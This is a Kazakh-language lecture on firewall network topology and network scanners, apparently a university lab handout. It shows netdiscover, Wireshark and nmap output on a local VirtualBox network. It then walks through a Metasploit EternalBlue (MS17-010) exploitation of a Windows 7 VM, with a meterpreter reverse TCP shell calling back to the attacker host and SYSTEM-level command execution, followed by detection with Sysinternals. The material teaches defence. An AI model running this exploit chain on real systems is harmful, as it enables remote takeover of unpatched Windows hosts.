


## Дәріс №15: Желіаралық экрандарды пайдалану кезіндегі желі топологиясы

- 1) Желіаралық экрандарды пайдалану кезіндегі желі топологиясы;
- 2) Желі топологиясы сканерлері;

### 1) Желіаралық экрандарды пайдалану кезіндегі желі топологиясы

Брандмауэрлер әртүрлі қауіпсіздік талаптары бар желілерді бөлу үшін қолданылады. Брандмауэр ішкі желілер мен жүйелер сыртқы желілермен және жүйелермен өзара әрекеттескен сайын және қауіпсіздік талаптары бірнеше ішкі желілерде әр түрлі болған кезде қолданылуы керек. Брандмауэрлер қай жерде орналасуы керек және брандмауэрлерге қатысты басқа желілер мен жүйелер қалай орналасуы керек екенін қарастырыңыз.



Брандмауэр ортасын құру принциптері:

- 1) қарапайымдылық;
- 2) құрылғыларды мақсаты бойынша пайдалану;
- 3) терең қорғаныс жасау;
- 4) Ішкі қауіптерге назар аударыңыз

### 2) Желі топологиясы сканерлері

**Сканерлер** — бұл желілік компьютерлердің диагностикасы мен мониторингін жүргізуге қызмет ететін, қауіпсіздік жүйесіндегі ықтимал проблемаларды анықтау үшін желілерді, компьютерлер мен қосымшаларды сканерлеуге, осалдықтарды бағалауға және жоюға мүмкіндік беретін бағдарламалық немесе аппараттық құралдар.

Осалдық сканерлері жүйеде зиянкестер пайдалана алатын "тесіктердің" болуы тұрғысынан әртүрлі қосымшаларды тексеруге мүмкіндік береді. Сондай-

ақ, жүйеде орындалатын қосымшалар мен хаттамаларды анықтау және талдау үшін порт сканері сияқты төмен деңгейлі құралдарды қолдануға болады.


Осалдық сканерінің жұмысын 4 қадамға бөлуге болады:

1. Сканер алдымен белсенді IP мекенжайларын, ашық порттарды, жұмыс істеп тұрған амалдық жүйені және қосымшаларды анықтайды.
2. Қауіпсіздік туралы есеп жасалады (міндетті емес қадам).
3. Операциялық жүйеге немесе қосымшаларға ықтимал араласу деңгейін анықтауға тырысу (кей жағдайда сәтсіздікке әкелуі мүмкін).
4. Соңғы кезеңде сканер операциялық жүйенің немесе қосымшаның істен шығуына себеп болатын осалдықты пайдалана алады.

Осалдық сканерлері арасында мыналарды бөлуге болады:

- \* Порт сканері
- \* Компьютерлік желі топологиясын зерттейтін сканерлер
- \* Желілік қызметтердің осалдықтарын зерттейтін сканерлер

**МЫСАЛЫ:**



```
(gulzi@gulzi)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:bd:19:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.14/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 28729sec preferred_lft 28729sec
    inet6 fe80::a00:27ff:febd:197b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

IP адресі анықтау

Имя	Значение	16-ричный код	Бинарное значение
Адрес	192.168.0.14	C0.A8.00.0E	11000000.10101000.00000000   00001110
Bitmask	24		
Netmask	255.255.255.0	FF.FF.FF.00	11111111.11111111.11111111   00000000
Wildcard	0.0.0.255	00.00.00.FF	00000000.00000000.00000000   11111111
Network	192.168.0.0	C0.A8.00.00	11000000.10101000.00000000   00000000
Broadcast	192.168.0.255	C0.A8.00.FF	11000000.10101000.00000000   11111111
Hostmin	192.168.0.1	C0.A8.00.01	11000000.10101000.00000000   00000001
Hostmax	192.168.0.254	C0.A8.00.FE	11000000.10101000.00000000   11111110
Hosts	254		

File Actions Edit View Help

Currently scanning: 192.168.88.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	20:98:d8:00:54:14	2	120	Shenzhen Yingdakang Technology CO., LTD
192.168.0.10	b8:76:3f:3e:8a:8c	1	60	Hon Hai Precision Ind. Co.,Ltd.
192.168.0.11	02:5b:56:8b:7c:2b	1	60	Unknown vendor

## Желі сканері – netdiscover

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
12703	15.118551735	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.70? Tell 172.16.1.67
12704	15.119590242	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.71? Tell 172.16.1.67
12705	15.120692612	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.72? Tell 172.16.1.67
12706	15.121794777	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.73? Tell 172.16.1.67
12707	15.122883883	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.74? Tell 172.16.1.67
12708	15.123948778	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.75? Tell 172.16.1.67
12709	15.125051922	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.76? Tell 172.16.1.67
12710	15.126368487	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.77? Tell 172.16.1.67
12711	15.127409106	PcsCompu_bd:19:7b	Broadcast	ARP	42	Who has 172.16.1.78? Tell 172.16.1.67

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0  
 Ethernet II, Src: PcsCompu\_bd:19:7b (08:00:27:bd:19:7b), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 Address Resolution Protocol (request)

```

0000  ff ff ff ff ff ff 08 00 27 bd 19 7b 08 06 00 01  ....H.....
0010  08 00 06 04 00 01 08 00 27 bd 19 7b c0 a8 cf 43  ....C.....
0020  ff ff ff ff ff c0 a8  cf 48  ....H.....
  
```

eth0: <live capture in progress>      Packets: 12711 · Displayed: 12711 (100.0%)      Profile: Default

## Желі сканері - wireshark

```

(gulzi@gulzi)-[~] - ssh this environment again
$ nmap 192.168.0.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 19:06 +06
Nmap scan report for 192.168.0.1
Host is up (0.0078s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
5060/tcp  filtered sip

Nmap scan report for 192.168.0.12
Host is up (0.0053s latency).
All 1000 scanned ports on 192.168.0.12 are closed

Nmap scan report for 192.168.0.14
Host is up (0.00024s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp  open  krb524

Nmap scan report for 192.168.0.15
Host is up (0.0031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
3052/tcp  filtered powerchute
62078/tcp open  iphone-sync

Nmap done: 256 IP addresses (4 hosts up) scanned in 27.99 seconds
  
```

## Желі сканері - nmap

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\adm>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : Router
    IPv4 Address. . . . . : 192.168.0.16
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.Router:

    Connection-specific DNS Suffix  . : Router
    Link-local IPv6 Address . . . . . : fe80::5efe:192.168.0.16%15
    Default Gateway . . . . . :

C:\Users\adm>
```

```
Nmap scan report for 192.168.0.16
Host is up (0.00068s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  iclslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:83:84:48 (Oracle VirtualBox virtual NIC)
```

IP адрес (Win7) және nmap көмегімен тексеру

```
msf6 > search ms17-010

Matching Modules

=====
```

#	Name	Disclosure Date	Rank
0	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal
No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution		
1	auxiliary/scanner/smb/smb_ms17_010		normal
No	MS17-010 SMB RCE Detection		
2	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average
Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption		
3	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average
No	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+		
4	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal
Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution		
5	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great
Yes	SMB DOUBLEPULSAR Remote Code Execution		

```
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

Эксплойтты анықтау



```

msf6 > use 1
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting
  Required      Description
  -----
CHECK_ARCH      true
no              Check for architecture on vulnerable hosts
CHECK_DOPU      true
no              Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE      false
no              Check for named pipe on vulnerable hosts
NAMED_PIPES     /usr/share/metasploit-framework/data/wordlists/named_pipes.tx
t yes          List of named pipes to check
RHOSTS          yes
ntax 'file:<path>' The target host(s), range CIDR identifier, or hosts file with sy
RPORT           445
yes             The SMB service port (TCP)
SMBDomain       .
no             The Windows domain to use for authentication
SMBPass         no
no             The password for the specified username
SMBUser         no
no             The username to authenticate as
THREADS         1
yes            The number of concurrent threads (max one per host)

```

Сканерді таңдау және опцияларға шолу

```

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.0.16:445 - Host is likely VULNERABLE to MS17-010! - Windows 7
Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.0/24:445 - Scanned 26 of 256 hosts (10% complete)
[*] 192.168.0.0/24:445 - Scanned 52 of 256 hosts (20% complete)
[*] 192.168.0.0/24:445 - Scanned 77 of 256 hosts (30% complete)
[*] 192.168.0.0/24:445 - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.0.0/24:445 - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.0.0/24:445 - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.0.0/24:445 - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.0.0/24:445 - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.0.0/24:445 - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.0.0/24:445 - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed

```

Осалдықты анықтау нәтижесі

```

msf6 auxiliary(scanner/smb/smb_ms17_010) > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.16
RHOSTS => 192.168.0.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] 192.168.0.16:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.16:445 - Host is likely VULNERABLE to MS17-010! - Windows 7
Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.16:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.16:445 - Connecting to target for exploitation.
[*] 192.168.0.16:445 - Connection established for exploitation.
[*] 192.168.0.16:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.16:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.0.16:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72
70 Windows 7 Enterp
[*] 192.168.0.16:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69
63 rise 7601 Servic
[*] 192.168.0.16:445 - 0x00000020 65 20 50 61 63 6b 20 31
e Pack 1
[*] 192.168.0.16:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 192.168.0.16:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.16:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.16:445 - Starting non-paged pool grooming
[*] 192.168.0.16:445 - Sending SMBv2 buffers
[*] 192.168.0.16:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.168.0.16:445 - Sending final SMBv2 buffers.
[*] 192.168.0.16:445 - Sending last fragment of exploit packet!
[*] 192.168.0.16:445 - Receiving response from exploit packet
[*] 192.168.0.16:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 192.168.0.16:445 - Sending egg to corrupted connection.
[*] 192.168.0.16:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.16
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.16:49198) at 2
020-12-17 03:16:19 +0600
[*] 192.168.0.16:445 - =====
=====
[*] 192.168.0.16:445 - =====--WIN-----
=====
[*] 192.168.0.16:445 - =====
=====

```

Эксплойтты қолдану

```


meterpreter > shell
Process 2220 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>

```


Эксплойт нәтижесі

 FOLDER	C:\Users\adm\Desktop>md FOLDER md FOLDER  C:\Users\adm\Desktop>
---	--

Жұмыс үстелінде каталог құру



Sysinternals утилитасын жүктеу



Sysinternals утилитасы көмегімен шабуылды анықтау